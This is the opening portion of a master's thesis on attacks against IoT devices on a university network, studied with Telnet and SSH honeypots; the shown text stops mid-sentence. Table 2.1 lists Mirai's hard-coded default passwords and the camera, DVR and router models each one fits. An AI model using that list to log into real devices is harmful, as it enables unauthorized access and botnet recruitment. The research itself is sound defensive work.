

## **Master's thesis**

Trine Cecilia Peinert  
Ingvild Bye Giset

# **Analyzing the IoT Threat Landscape Within University Network Environments Using Honeypots**

Master's thesis in Communication Technology

Supervisor: Danilo Gligoroski, Felix Leder

July 2020

**NTNU**  
Norwegian University of Science and Technology  
Faculty of Information Technology and Electrical  
Engineering  
Dept. of Information Security and Communication  
Technology



Norwegian University of  
Science and Technology



Trine Cecilia Peinert  
Ingvild Bye Giset

# **Analyzing the IoT Threat Landscape Within University Network Environments Using Honeypots**

Master's thesis in Communication Technology  
Supervisor: Danilo Gligoroski, Felix Leder  
July 2020

Norwegian University of Science and Technology  
Faculty of Information Technology and Electrical Engineering  
Dept. of Information Security and Communication Technology



Norwegian University of  
Science and Technology



**Title:** Analyzing the IoT Threat Landscape Within University Network Environments Using Honeypots  
**Students:** Trine Cecilia Peinert and Ingvild Bye Giset

**Problem description:**

The Internet of Things (IoT) has in recent years started a technological revolution. IoT devices are increasingly becoming a bigger part of humans' everyday life, offering new possibilities for both consumers and enterprises. However, this rapidly evolving technology also provides an attractive platform for malicious actors. The main reasons are the enormous amount of deployed devices in combination with the general absence of security measures. By design, the majority of existing smart devices have limited security, and vulnerabilities are discovered regularly.

To gain knowledge regarding attack methods carried out by cybercriminals, honeypots have become an eminent technology. They are decoys, luring attackers to believe that the targets they are interacting with are real systems or devices which contain real data.

For this thesis, a combination of low and medium interaction honeypots will be deployed in one closed and one open environment within the university network. The traffic towards common IoT service ports will be captured and analyzed to see if there are differences in attack methods in the two environments. Furthermore, an analysis of which IoT ports that are most attacked, as well as who performs the malicious actions and their approaches, will be conducted.

**Supervisor:** Danilo Gligoroski, IIK  
**Co-supervisor:** Felix Leder, NortonLifeLock



## Abstract

The Internet of Things (IoT) is benefiting several areas of society, including the education sector. However, the rapidly growing presence of poorly protected IoT devices has become a lucrative playground for cybercriminals.

This thesis sets out to investigate the IoT threat landscape within two network environments at NTNU, to establish differences in malicious traffic. We focus on IoT devices running the Telnet service and the SSH service, specifically on how these devices are penetrated and infected, and what malware targets them. The experiment includes a combination of Low and Medium Interaction Honeypots, specifically Telnet-IoT-Honeypot and Cowrie, to collect malicious data for further analysis. In total, six honeypots implemented on individual Raspberry Pis were deployed within the university network, three within the internal network and three within the public network. The honeypots were deployed for a period of four weeks.

The analysis reveals that the honeypots on the internal network did not receive any attacks during the operating period of the experiment. In addition, our results show that IoT devices connected to the public university network were popular targets for recruitment into botnets through unauthorized access using default and weak credentials. Hence, the public university network faces a higher security risk. The most common attacks were found to be automated, with similar command sequences and short session duration. Distributed Denial of Service (DDoS) related malware types were dominating among the malware targeting these IoT devices. Mirai was the most prevalent malware family utilizing the Telnet service, while less widespread DDoS related malware targeted the SSH service.

Conclusively, this study emphasizes the importance of proper administration of IoT devices by discussing implications for the university. Moreover, some best practice recommendations have been formulated based on conclusions from our analysis.



## Sammendrag

Tingenes internett (IoT) har blitt essensielt innen flere områder i samfunnet, inkludert utdanningssektoren. Imidlertid mangler mange av dagens IoT-enheter tilstrekkelige sikkerhetsmekanismer, og har derfor blitt et lukrativt mål for hackere.

I denne masteroppgaven undersøker vi trussellandskapet knyttet til IoT i to ulike nettverksmiljøer på NTNU for å studere forskjeller i angrepstrafikk. Vi tar for oss IoT-enheter som bruker Telnet og SSH, og fokuserer på hvordan disse enhetene blir penetrert og infisert, og hvilke skadelige programvarer som blir brukt i angrep. En kombinasjon av honeypots med lav og medium interaksjon, mer spesifikt Telnet-IoT-Honeypot og Cowrie, ble brukt i eksperimentet vårt til å samle datagrunnlag for videre analyse. Seks honeypots implementert på hver sin Raspberry Pi ble utplassert på NTNU sine nettverk, hvor tre av disse ble koblet til det interne nettverket og tre til det offentlige nettverket. Honeypotene var tilkoblet i fire uker.

Analysen vår avdekker at honeypotene koblet til NTNU sitt interne nettverk ikke ble angrepet i løpet av eksperimentets driftsperiode. Derimot viser resultatene at IoT-enheter tilkoblet det offentlige nettverket er populære mål for rekruttering til større botnet, og at det offentlige nettverket dermed står overfor en høyere sikkerhetsrisiko. Den mest brukte metoden for penetrering var uautorisert adgang gjennom bruk av svake og standardiserte brukernavn og passord. Mesteparten av angrepene var automatiserte, der flere av dem inkluderte identiske kommandosekvenser samt svært kort sesjonsvarighet. Skadeware forbundet med distribuert tjenestekingtangrep (DDoS) dominerte blant observerte angrep mot honeypotene på det offentlige nettverket. For Telnet var Mirai den mest populære skadeware-familien, mens mindre utbredt DDoS-relatert skadeware rettet seg mot SSH.

Avslutningsvis understreker vår studie viktigheten av korrekt håndtering av internett-tilkoblede enheter ved å diskutere implikasjoner for universitetet. I tillegg presenterer vi noen anbefalinger basert på konklusjonene fra analysen vår, som kan bidra til å øke sikkerheten rundt IoT-enheter.



## Preface

This thesis is the final deliverable in a Master of Science in Communication Technology at the Norwegian University of Science and Technology (NTNU). The work has been performed at the Department of Information Security and Communication Technology during the spring of 2020.

We would like to thank our supervisors for giving us the opportunity to freely form our master's thesis. We would also like to thank Pål Sturla Sæther for supplying us with the equipment needed to fulfill this experiment, and for giving us insight into the network configurations of NTNU.

Additionally, we sincerely thank Helle Katrine Giset for valuable input regarding the structure of the thesis, guidance during the writing, and proofreading of the final report.



# Contents

<b>List of Figures</b>	<b>xi</b>
<b>List of Tables</b>	<b>xiii</b>
<b>List of Acronyms</b>	<b>xv</b>
<b>1 Introduction</b>	<b>1</b>
1.1 Background and Motivation . . . . .	1
1.2 Problem Description . . . . .	2
1.3 Research Method . . . . .	3
1.4 Project Limitations . . . . .	3
1.5 Structure of the Thesis . . . . .	4
<b>2 Internet of Things</b>	<b>7</b>
2.1 Defining the Internet of Things . . . . .	7
2.2 Security Challenges in IoT devices . . . . .	8
2.3 Telnet and SSH Protocols . . . . .	8
2.3.1 Telnet . . . . .	9
2.3.2 Secure Shell . . . . .	9
2.4 IoT Threat Landscape . . . . .	10
2.4.1 Malicious Software . . . . .	10
2.4.2 Attack Methods . . . . .	11
<b>3 Honeypots</b>	<b>15</b>
3.1 What is a Honeypot? . . . . .	15
3.2 Types of Honeypots . . . . .	16
3.2.1 Levels of Interaction . . . . .	16
3.2.2 Deployment Purposes . . . . .	17
3.2.3 Deployment Platforms . . . . .	19
3.3 Advantages of Honeypots . . . . .	19
3.4 Disadvantages of Honeypots . . . . .	20
3.5 Related Work . . . . .	21
3.6 Telnet-IoT-Honeypot Features . . . . .	24

3.6.1	Telnet-IoT-Honeypot Limitations . . . . .	24
3.7	Cowrie Features . . . . .	25
3.7.1	Cowrie Limitations . . . . .	25
<b>4</b>	<b>Preliminary Work</b>	<b>27</b>
4.1	Honeypot Selection . . . . .	27
4.1.1	Real Device as Honeypot . . . . .	27
4.1.2	Develop a New Honeypot . . . . .	28
4.1.3	Open-Source Honeypot . . . . .	29
4.2	Deployment Selection . . . . .	33
<b>5</b>	<b>Honeypot Implementation</b>	<b>35</b>
5.1	Tools . . . . .	35
5.2	Experiment Setup . . . . .	37
5.2.1	Network Environment Specifications . . . . .	38
5.3	Configuration and Implementation . . . . .	39
5.3.1	Raspberry Pi Configuration . . . . .	39
5.3.2	Telnet-IoT-Honeypot Installation and Configuration . . . . .	39
5.3.3	Cowrie Installation and Configuration . . . . .	41
5.3.4	Iptables Configurations . . . . .	43
5.4	Security Measures . . . . .	45
5.4.1	SSH Security . . . . .	45
5.4.2	Data Loss Prevention . . . . .	46
5.4.3	Trial Operation Period . . . . .	48
5.5	Data Analysis and Visualization Methods . . . . .	48
5.5.1	Telnet-IoT-Honeypot database file analysis methods . . . . .	49
5.5.2	Cowrie log file analysis method . . . . .	49
5.5.3	Sample analysis method . . . . .	49
5.5.4	Iptables log file analysis method . . . . .	49
<b>6</b>	<b>Results</b>	<b>51</b>
6.1	Overall Observations . . . . .	51
6.1.1	Top Targeted Ports . . . . .	52
6.2	Results for Telnet-IoT-Honeypot Port 23 . . . . .	52
6.2.1	Reconnaissance and Intrusion . . . . .	53
6.2.2	Infection . . . . .	55
6.3	Results for Telnet-IoT-Honeypot Port 2323 . . . . .	59
6.3.1	Reconnaissance and Intrusion . . . . .	59
6.3.2	Infection . . . . .	61
6.4	Results for Cowrie . . . . .	63
6.4.1	Reconnaissance and Intrusion . . . . .	63
6.4.2	Infection . . . . .	67

<b>7 Discussion</b>	<b>71</b>
7.1 University Network Environments . . . . .	71
7.2 Penetration Methods . . . . .	73
7.3 Infection Methods . . . . .	74
7.4 Some Implications and Recommendations . . . . .	76
<b>8 Conclusion and Future Work</b>	<b>79</b>
8.1 Conclusion . . . . .	79
8.2 Future Work . . . . .	80
<b>References</b>	<b>83</b>
<b>Appendices</b>	
<b>A Dongle Configurations</b>	<b>89</b>
<b>B Honeypot Configurations</b>	<b>91</b>
B.1 Telnet-IoT-Honeypot configuration files . . . . .	91
B.2 Cowrie Configuration Files . . . . .	94
<b>C Iptables Configurations</b>	<b>101</b>
<b>D Backup Scripts</b>	<b>105</b>
<b>E SQL Queries</b>	<b>107</b>
<b>F Splunk Commands</b>	<b>109</b>
<b>G Attack Patterns</b>	<b>111</b>
<b>H VirusTotal Analysis of Collected Malware Binaries</b>	<b>116</b>



# List of Figures

2.1 DDoS attack utilizing an IoT botnet . . . . .	14
5.1 Photograph of the individual Raspberry Pis . . . . .	37
5.2 Experiment setup . . . . .	38
5.3 Cowrie iptables redirect logic . . . . .	41
5.4 Cowrie event data sent to Splunk . . . . .	42
5.5 Splunk HTTP Event Collectors for Cowrie honeypots . . . . .	42
5.6 Overview of files copied from Telnet-IoT-Honeypot and Cowrie to lab computer . . . . .	47
6.1 Connections logged by iptables towards the selected ports . . . . .	52
6.2 Top attack sources observed on Telnet-IoT-Honeypot port 23 . . . . .	53
6.3 Connections with and without shell interaction on Telnet-IoT-Honeypot port 23 . . . . .	55
6.4 Comparison of malware families detected by Avast and Kaspersky . . . . .	59
6.5 Top attack sources observed on Telnet-IoT-Honeypot port 2323 . . . . .	60
6.6 Connections with and without shell interaction on Telnet-IoT-Honeypot port 2323 . . . . .	61
6.7 Comparison of connections towards SSH and Telnet on Cowrie . . . . .	63
6.8 Top attack sources observed on Cowrie port 22 . . . . .	64
6.9 Top attack sources observed on Cowrie port 23 . . . . .	64
6.10 Comparison of shell interaction towards SSH and Telnet on Cowrie . . . . .	67



# List of Tables

2.1 Default passwords on IoT devices . . . . .	12
3.1 Honeypot features regarding levels of interaction . . . . .	16
3.2 Different honeypots implementing the Telnet or the SSH protocol . . . . .	21
4.1 Summary of Telnet-IoT-Honeypot and Cowrie . . . . .	30
5.1 Specifications of the honeypots . . . . .	38
5.2 HTTP port for each Telnet-IoT-Honeypot web interface . . . . .	40
5.3 Chosen ports for iptables . . . . .	43
6.1 Overall observations for the six honeypots . . . . .	51
6.2 Top 10 usernames and top 10 passwords recorded by Telnet-IoT-Honeypot port 23 . . . . .	54
6.3 Top 10 credential combinations recorded by Telnet-IoT-Honeypot port 23 . . . . .	54
6.4 Top initiating command sequences on Telnet-IoT-Honeypot port 23 . . . . .	55
6.5 Kaspersky detection of downloaded malware binaries on Telnet-IoT-Honeypot port 23 . . . . .	57
6.6 Avast detection of downloaded malware binaries on Telnet-IoT-Honeypot port 23 . . . . .	58
6.7 Top 10 usernames and top 10 passwords recorded by Telnet-IoT-Honeypot port 2323 . . . . .	60
6.8 Top 10 credential combinations recorded by Telnet-IoT-Honeypot port 2323 . . . . .	61
6.9 Top initiating command sequences for Telnet-IoT-Honeypot port 2323 . . . . .	62
6.10 Kaspersky detection of downloaded malware binaries on Telnet-IoT-Honeypot port 2323 . . . . .	62
6.11 Avast detection of downloaded malware binaries on Telnet-IoT-Honeypot port 2323 . . . . .	63
6.12 Overview of connections and login attempts on Cowrie . . . . .	65
6.13 Top 10 usernames and top 10 passwords recorded by Cowrie port 22 . . . . .	65
6.14 Top 10 username and password combinations recorded by Cowrie port 22 . . . . .	66
6.15 Top 10 usernames and top 10 passwords recorded by Cowrie port 23 . . . . .	66

6.16	Top 10 username and password combinations recorded by Cowrie port 23	67
6.17	Kaspersky detection of downloaded malware binaries on Cowrie . . . . .	69
6.18	Avast detection of downloaded malware binaries on Cowrie . . . . .	70
H.1	VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23	116
H.2	VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 2323 . . . . .	125
H.3	VirusTotal analysis of malware binaries from Cowrie . . . . .	126

# List of Acronyms

**AP** Access Point.

**CWMP** CPE WAN Management Protocol.

**DDoS** Distributed Denial of Service.

**DNS** Domain Name System.

**DVR** Digital Video Recorder.

**HTTP** HyperText Transfer Protocol.

**IDS** Intrusion Detection System.

**IoT** Internet of Things.

**IP** Internet Protocol.

**JSON** JavaScript Object Notation.

**NAT** Network Address Translation.

**Nmap** Network Mapper.

**OS** Operating System.

**RPi** Raspberry Pi.

**SCP** Secure Copy Protocol.

**SIP** Session Initiation Protocol.

**SMTP** Simple Mail Transfer Protocol.

**SSH** Secure Shell.

**TCP** Transmission Control Protocol.

**UPnP** Universal Plug and Play.

# Chapter 1

## Introduction

### 1.1 Background and Motivation

The Internet of Things (IoT) has gradually been integrated into nearly every part of society. Familiar objects are replaced continuously by smart devices implemented with WiFi capabilities and sensors, making a significant impact on people's everyday life. Healthcare, education, and business environments are just some of the industries benefiting from the growing use of IoT, improving services, operations, and effectiveness. However, the prevalent technology has its pitfalls as the arena for already existing cyberthreats expands.

Over the past years, several significant attacks where IoT has played a central role have occurred. IoT devices are subject to numerous security challenges, such as insecure default settings, including default credentials, as well as unpatched systems with known vulnerabilities, making them exposed to attacks performed through effortless intrusion. Over 1.3 million devices facing the public internet was found to allow empty or default credentials for login by the non-malicious Carna botnet [Shu15] in 2012. At this time, Cisco reported a total of 8.7 billion connected IoT devices in the world. Since then there has been a constantly increasing rate of connected devices, which is predicted to reach a total of 50 billion by the end of 2020 [Cis].

In combination with the majority of IoT devices being exposed and insecure, the rapid growth of internet-connected devices has given rise to the creation of larger and more powerful botnets. In 2016, approximately 1 million IoT devices, mainly Digital Video Recorders (DVRs) and IP cameras, had been infected by the malware BASHLITE [MAF<sup>+</sup>18], making them part of a botnet used to launch Distributed Denial of Service (DDoS) attacks. BASHLITE was the predecessor to Mirai, one of the most malicious malware known. Short after Mirai was first discovered in August 2016, the malware source code was released and became publicly known. Since then, the source code has been a stimulus to the creation and proliferation of numerous

## 2 1. INTRODUCTION

variations, and has been used in several well-known and significant DDoS attacks. In October 2016, about 100,000 IoT devices were enslaved by Mirai to perform a series of attacks against systems managed by the Domain Name System (DNS) service provider Dyn. Popular websites such as Amazon, Spotify, and Netflix, as well as hundreds of other websites, were taken down for several hours, making them unavailable to the world [Wil16]. Another example is a 54-hour long DDoS attack against a U.S. college where a Mirai distribution was used to create the attacking botnet [Bek17].

Seeing these trends, it is evident that hackers can cause immense damage to individuals and organizations in terms of money, reputation, and time. Therefore, security aspects regarding internet-connected objects have become an important research area in order to prevent the occurrence of such costly events in the future.

## 1.2 Problem Description

Universities are appealing targets for cybercriminals due to several factors. To improve the university experience, most universities provides campus-wide WiFi access using numerous wireless Access Points (APs). In addition, several other smart devices, such as printers and light sensors, are constantly connected to the university network.

The students and faculty members at universities should also be considered a factor in them self, as the majority possesses one or more IoT devices. Such devices are not only found as part of their home inventory, but can also include gadgets carried with them wherever they go. Naturally, individuals with a connection to the university spend time on campus, thus, so do their smart devices. As we will discuss, personal IoT devices have weak security measures, therefore, they are potential door openers for attackers to infiltrate the university network.

The scope of this thesis is to study the threat landscape of IoT devices located within the public and the internal network at The Norwegian University of Science and Technology (NTNU). It limits its focus to IoT devices having a Linux Operating System (OS) running either the Telnet or Secure Shell (SSH) service or both. Furthermore, it mainly investigates malicious operations performed by means of unauthorized access, and the related attack patterns. Hence, it will address the reconnaissance and intrusion phase, as well as the infection phase of an attack, further described in section 2.4. Finally, the thesis will introduce some recommendations for university networks.

The goal of this thesis can be compressed into three research questions:

RQ1 What are the differences in malicious traffic on the public and internal university network?

RQ2 How are IoT devices connected to the university network, specifically running with an open Telnet or SSH port, penetrated?

RQ3 How are these IoT devices infected, and what malware targets them?

### 1.3 Research Method

In order to gain knowledge about the threat landscape of IoT devices located within the two university network environments, honeypots were used as a tool for collecting primary data. A honeypot is a decoy system designed to capture illicit actions towards it, making it possible to analyze the data and obtain information on how adversaries operate. One of the strengths of using honeypots as a research method is their capability of collecting highly valuable information. For honeypots to gather this data, malicious actors have to be allowed to access and interact with the honeypot system, which introduces one of its weaknesses, namely risk to the network environment. To minimize the risk with our experiment we chose a combination of Low and Medium Interaction Honeypots.

Among several, we specifically found the open-source honeypots Telnet-IoT-Honeypot and Cowrie to be adequate for the purpose of this thesis after researching different approaches and conducting a trial operation period. For our experiment, six honeypots implemented on individual Raspberry Pis were deployed, three on the internal university network and three on the public university network, over a period of four weeks. Within the scope of this thesis, this was found to be sufficient with regards to sample size for our quantitative analysis. The collected data from the two network environments were compared, and the approaches and attacks were analyzed. However, limitations for the project are outlined in section 1.4.

### 1.4 Project Limitations

Although this thesis contains an experimental data collection and analysis of attacks recorded by honeypots, some limitations must be noted. Specifically, there are two major limitations in this study that could be addressed in future research: First, the choice of honeypot type with regards to the level of interaction, second, the number of honeypots deployed for each service.

The analysis and conclusions are based upon data collected by Low and Medium Interaction Honeypots. Since these honeypot types are easier to identify by intruders and have shortcomings in interaction possibilities, this might have had an impact on the captured data. For our experiment, the risk associated with High Interaction

## 4 1. INTRODUCTION

Honeypots was considered too high for deployment on the university network. The reason being that the probability of a compromise is greater because they provide a real system for an attacker to interact with. Additionally, the complexity of setting up High Interaction Honeypots is much higher. Thus, due to the project time constraint, Low and Medium Interaction Honeypots were considered to be the best choice for our study.

Furthermore, for each network environment in our experiment, we deployed three separate instances, specifically two Telnet-IoT-Honeypots running with distinct services and one Cowrie honeypot. For this reason, the result obtained for each of the honeypots could not be validated by comparing several data sets captured on the same service on the university network. Thus, for future work, the validity of the data could be increased by deploying several identical honeypots in the same network environment to compare captured data. Besides, by deploying several identical honeypots, it would be possible to observe the scanning behavior of malicious actors or malware targeting specific ports.

Additionally, with regards to data validity, the size of the analyzed data sets might have affected our findings. It is worth mentioning that by running the experiment for a longer period of time the results could have been more accurate as they would be based on larger sample size. However, as our data conforms with existing studies on this topic, we believe that the relatively short running period of our experiment did not have a great impact on our obtained results.

## 1.5 Structure of the Thesis

The remainder of this thesis is structured as follows.

### **Chapter 2 - Internet of Things**

This chapter outlines background information related to IoT. Furthermore, security aspects concerning the IoT are explained, followed by an introduction to the Telnet and SSH protocols. Lastly, we present an overview of the IoT threat landscape, including various types of malware and attack methods.

### **Chapter 3 - Honeypots**

This chapter covers a thorough description of concepts and essential theoretical aspects relevant to the research method, as well as an extensive overview of related honeypot research. Furthermore, the chosen honeypots for our experiment, Telnet-IoT-Honeypot and Cowrie, are described in more detail.

## **Chapter 4 - Preliminary Work**

This chapter presents a fundamental phase where the conducted work formed the basis for the implementation and deployment described in chapter 5. It includes a thorough description of the honeypot selection process and the deployment strategy.

## **Chapter 5 - Honeypot Implementation**

This chapter briefly outlines the various tools used throughout the project and presents the experiment setup and network environment specifications. Next, it gives a detailed description of how the honeypots were configured and implemented for this particular experiment as well as security measures taken before deployment. Finally, it specifies the data analysis and visualization methods used to produce the content of chapter 6.

## **Chapter 6 - Results**

This chapter contains results from the collected data. It gives an overall overview of the findings for the six honeypots before an analysis of the collected data is presented.

## **Chapter 7 - Discussion**

This chapter discusses our findings, their significance, and what they indicate to answer the research questions from our project description. Additionally, it presents some implications as well as recommendations based on the findings.

## **Chapter 8 - Conclusions and Future Work**

This chapter summarizes the work conducted throughout the master's thesis and gives final conclusions with the aim of the research in mind. Finally, it proposes topics for future work.



# Chapter 2

## Internet of Things

This chapter outlines information about the Internet of Things (IoT) and further focuses on the security challenges related to IoT devices. Also, the commonly used protocols in these devices, Telnet and Secure Shell (SSH), are briefly explained. Furthermore, the chapter gives an overview of the broad threat landscape of IoT, specifically focusing on the three main aspects of attacks against IoT devices running with an open Telnet and SSH ports.

### 2.1 Defining the Internet of Things

The term Internet of Things (IoT) was first coined in 1999 by Kevin Ashton [A<sup>+</sup>09]. Over the last decade, it has become a ubiquitous and popular technology. It describes the ever-growing network of physical objects that feature an Internet Protocol (IP) address for internet connectivity and the communication that occurs between these objects and other internet-enabled devices and systems [Str]. These embedded devices are often small, power- and memory-constrained, and connected over some kind of wireless technology. The field of IoT application is broad due to its versatile and heterogeneous nature, offering new and smart solutions for both consumers and industries. Everyday objects such as refrigerators, coffee machines, and light bulbs are now becoming parts of typical smart homes, where the end-user remotely controls and monitors each device. Control and production systems also benefit from the expanding IoT, improving the effectiveness of everyday processes, operations, and procedures.

Even though there are countless advantages of connecting objects and devices to the internet, the rapid growth of IoT and its related security challenges provides a large attack surface for cybercriminals.

## 2.2 Security Challenges in IoT devices

One of the primary characteristics of IoT devices is limited computational capabilities, such as reduced processing power and storage space, compared to regular computers. Due to these constraints, there is little room to implement sophisticated security mechanisms that adequately secure the device [PBHV<sup>+</sup>19]. Besides, the IoT business is largely profit-driven, making low cost and short time-to-market essential factors for IoT manufacturers. Hence, there has been a lack of attention towards security, and a massive amount of vulnerable IoT devices are on the market today [NBC<sup>+</sup>19].

Also, IoT devices are at a higher risk of getting attacked compared to other information systems due to several reasons. One is that smart devices always are turned on and connected. Another is that most IoT devices sold over the counter operate with the plug-and-play concept, requiring little effort and no technological knowledge from the end-user to get the device up and running. This user-friendly concept often entails insecure default settings, including default and weak login credentials. Due to an overall incompetence, most people never change the access credentials on their devices unless forced to, or even worse, the device manufacturer has wholly excluded the option to do so. Besides, the default login credentials on similar devices are often set by the manufacturer to be identical, either written in the user manual or printed somewhere on the device packaging, making them easily obtainable for anyone. Examples are username and password combinations such as admin/admin, user/user, and root/root.

Moreover, the vendors publish updates and security patches, but these are generally not applied to the devices automatically. As a result, many devices run with vulnerable and outdated firmware because users lack knowledge about how to administer their devices.

Finally, several insecure and, sometimes, unneeded ports for network protocols, such as Telnet, SSH, and HyperText Transfer Protocol (HTTP), are often open on devices. Compromisation of confidentiality, integrity, and availability of data can potentially occur through these open ports if unauthorized people gain remote control of the device [OWA].

## 2.3 Telnet and SSH Protocols

Smart devices have the capability of sending, collecting, and processing data to other devices, servers, or applications when connected to the internet. There exist various protocols and services that can perform these tasks. Depending on the type of device and the data to be transferred, among other things, some services are better suited for specific internet-connected devices than others. Despite being a necessity for

devices to communicate, some of these are insecure and can potentially be an easy way for hackers to access a device. As specified in the introduction, this thesis limits its scope to the two most common services implemented in IoT devices, the Telnet and SSH. They are therefore outlined in the following.

### 2.3.1 Telnet

Telnet is an application layer protocol used for communication with a remote host by providing a command-line interface. The protocol was developed in 1969 before the internet was in general and public use [PR83]. Due to its early creation, it is not applied any form of encryption to the communication, thus making it outdated in terms of modern security and not as widely utilized as it used to be. Thus, more secure protocols, such as SSH, are increasingly replacing Telnet. Nevertheless, there are several IoT devices, like routers, DVRs, and IP cameras, that implements Telnet in embedded system applications due to its relatively simple implementation. A Shodan<sup>1</sup> search conducted on March 29, 2020, found that more than five million connected gadgets around the world had an open Telnet port. By default, the Telnet server runs on Transmission Control Protocol (TCP) port 23, but can be configured to be reachable on port 2323 as well.

For devices having one of these two ports open, adversaries can potentially cause significant damage. Since the communication is not encrypted when using Telnet, sensitive information, like passwords and IDs, are easily obtainable by attackers through eavesdropping. Additional information about a device, such as the hardware and software model, can also be revealed and explicitly exploited by attackers.

Also, adversaries can identify if the device requires authentication. If so, attackers can gain unauthorized access by either eavesdropping credentials sent in cleartext or by trying known default credentials. Passwords for standard accounts, like root or admin, can also be obtained by performing simple brute-force attacks.

### 2.3.2 Secure Shell

Secure Shell (SSH) is an application layer networking protocol usually used to gain access to a command line (shell) on a remote host. It was mainly designed to replace several legacy protocols, among them the Telnet protocol. SSH is a cryptographic protocol with a client-server architecture that makes it possible to operate network services securely over an insecure network [Sec]. Unlike the Telnet protocol, which sends all information in plaintext, SSH encrypts all transmitted data between the client and server. The default TCP port for SSH is 22, but it can be changed by the user to run on a different port.

---

<sup>1</sup><https://www.shodan.io/>, Last Accessed: 2020-03-29

Furthermore, the protocol provides specific SSH keys for a more secure and automated authentication process. Functionally, SSH keys are authentication credentials replacing usernames and passwords, preventing a successful brute-force attack. In IoT, SSH keys can be particularly useful since weak passwords are one of the biggest security challenges. With these keys, each device gets a public key corresponding to the manufacturers' private key, allowing vendors to update and manage devices remotely. Thus, as this is an asymmetric encryption scheme, cybercriminals cannot use the public key to gain access unless they have the corresponding private key.

## 2.4 IoT Threat Landscape

IoT devices pose as attractive targets for malicious actors, due to the present security challenges, addressed in section 2.2. Attacks vary in complexity, as well as distribution and damage potential, depending on the attacks' overall goal. Some attacks are carried out with the aim of solely disclose information, while others are aiming for total system compromise utilizing remote or arbitrary code execution.

### 2.4.1 Malicious Software

The most severe threat that IoT devices face is malicious software (malware) [MSK16]. There exist numerous different malware samples and malware families in the wild, and the number increases with the various IoT devices that are continuously released on the market. The different malware is categorized based on factors such as what they do and their purpose. Some of the most well-known types are rootkits, ransomware, bots, financial malware, logic bombs, viruses, worms, and Trojan horses [MRM17].

**Rootkit** is a type of malware that gives a malicious actor privileged access, such as root access, to a system. It practically gives the attacker full control of the device, making it susceptible to further manipulation.

**Ransomware** malware has the overall goal of pressuring the user for money. It is carried out by first locking the user's device or software through, for example, locking the screen or encrypting the data. Then, in order to remove the infection and restore normal behavior, the user has to pay the attacker a ransom.

**Bots** are self-propagating malware that infects a device before connecting to a central server, commonly called a botmaster, to receive further instructions. The infected devices can be used for several purposes, such as infect other devices, launch a DDoS attack or collect sensitive information and send it back to the botmaster.

**Financial Malware** is defined as the type having an overall goal of gathering and sending banking account information to a malicious actor. The information is

often obtained either through collecting it directly from the device or through the means of forged mobile banking applications.

**Logic Bombs** are code fragments placed inside a software system by an attacker, which are triggered when certain conditions are fulfilled. When triggered, malicious actions are initiated that can damage the system by, for example, deleting or altering data or executing a malicious code.

**Viruses** are malware that requires a software program in order to propagate and spread together with the program it has inserted itself into. A user's action is required in order for the virus to be triggered by, for example, executing the program it resides within.

**Worms** malware can, in contrast to viruses, operate on their own and do not require user interaction in order to self-replicate and propagate.

**Trojan Horses (Trojans)** are a type of malware that looks like legitimate software, but in reality, they have malicious purposes and can take control of the infected device. Unlike viruses and worms, Trojans cannot self-replicate, but similar to viruses, it requires user interaction for the malware to execute its actions. There exist several types of Trojan malware, depending on the actions they perform. Some of the most common types are Trojan Backdoor, Trojan DDoS, and Trojan Downloader. The Trojan Backdoor creates a "backdoor" on the device, which facilitates further attacks by letting an attacker gain both access and remote control. Typical actions performed on the infected device are sending and receiving files, as well as launching and deleting files. The Trojan DDoS, as the name implies, performs DDoS attacks from infected devices towards a given IP address. Lastly, the Trojan Downloader download and install malicious files from a remote server unnoticed, before executing the files on the infected device.

#### 2.4.2 Attack Methods

Over the years, numerous IoT devices running with the Telnet service or the SSH service have become victims to multiple malware families, like Mirai, Hajime, and Gafgyt, to mention but a few. Common for many of these malware families is that they exploit the IoT devices to create massive malicious networks, also known as botnets. IoT botnets are often further used to attack other systems, for instance, by launching a DDoS attack. Additionally, compromised devices can be used for other nefarious purposes like infecting other devices. Generally, these IoT attacks follow three phases, a reconnaissance and intrusion phase, an infection phase, and a monetization phase [VS18].

**Reconnaissance and Intrusion Phase** During the initial phase of an attack, malicious actors execute automatic scans on ranges of public IP addresses to find devices that accept connections on a specific port, such as port 22, port 23, or port 2323, before attempting to penetrate the defenses of the device itself [VS18]. One of the most common intrusion methods is brute-force. When carrying out a brute-force attack, an adversary typically tries a set of frequently used credentials for standard system users or factory default credentials for specific IoT devices.

Both the BASHLITE (otherwise known as Gafgyt, LizardStresser, or Torlus) and Mirai malware, among others, utilize this intrusion method with a hard-coded dictionary with default credentials. The set of credentials used by BASHLITE includes six generic usernames and 14 generic passwords, while the dictionary used by Mirai is more extensive, containing 62 unique username and password pairs. Table 2.1 lists the 46 unique passwords included in the original Mirai source code and some of the IoT devices using these default passwords [AAB<sup>+</sup>17]. It is clear to see that IoT devices are highly targeted as most of the passwords can be connected to several different types, where IP cameras, DVRs and routers are among the top targeted.

Password	Device Type	Password	Device Type	Password	Device Type
123456	ACTi IP Camera	klv1234	HiSilicon IP Camera	1111	Xerox Printer
anko	ANKO Products DVR	jvbzd	HiSilicon IP Camera	Zte521	ZTE Router
pass	Axis IP Camera	admin	IPX-DDK Network Camera	1234	Several IP Cameras
888888	Dahua DVR	system	IQinVision Cameras	12345	Several IP Cameras
666666	Dahua DVR	meinsm	Mobotix Network Camera	root	Samsung IP Camera
vizxv	Dahua IP Camera	54321	Packet8 VOIP Phone	password	Routers
7ujMko0vizxv	Dahua IP Camera	00000000	Panasonic Printer	fucker	Unknown
7ujMko0admin	Dahua IP Camera	realtek	RealTek Routers	guest	Unknown
666666	Dahua IP Camera	1111111	Samsung IP Camera	admin1234	Unknown
dreambox	Dreambox TV Receiver	xmhdpic	Shenzhen Anran Camera	default	Unknown
juantech	Guangzhou Juan Optical	smcadmin	SMC Routers	service	Unknown
xc3511	H.264 Chinese DVR	ikwb	Toshiba Network Camera	support	Unknown
OxhlwSG8	HiSilicon IP Camera	ubnt	Ubiquiti AirOS Router	tech	Unknown
cat1029	HiSilicon IP Camera	supervisor	VideoIQ	user	Unknown
hi3518	HiSilicon IP Camera	blank	Vivotek IP Camera	zlxz.	Unknown
klv123	HiSilicon IP Camera				

Table 2.1: Default passwords on IoT devices

**Infection Phase** Once the attacker has gained shell access, the next step is usually attempting to get full control of the device and set it up for whatever intended purpose it will have in the final monetization phase [VS18]. The infection phase often involves the upload of a binary, and thus, it is during this stage the actual malware becomes present on the device.

Before any malware binaries are downloaded and installed, the attacker prepares the accessed environment by checking and customizing it. Commonly, this procedure

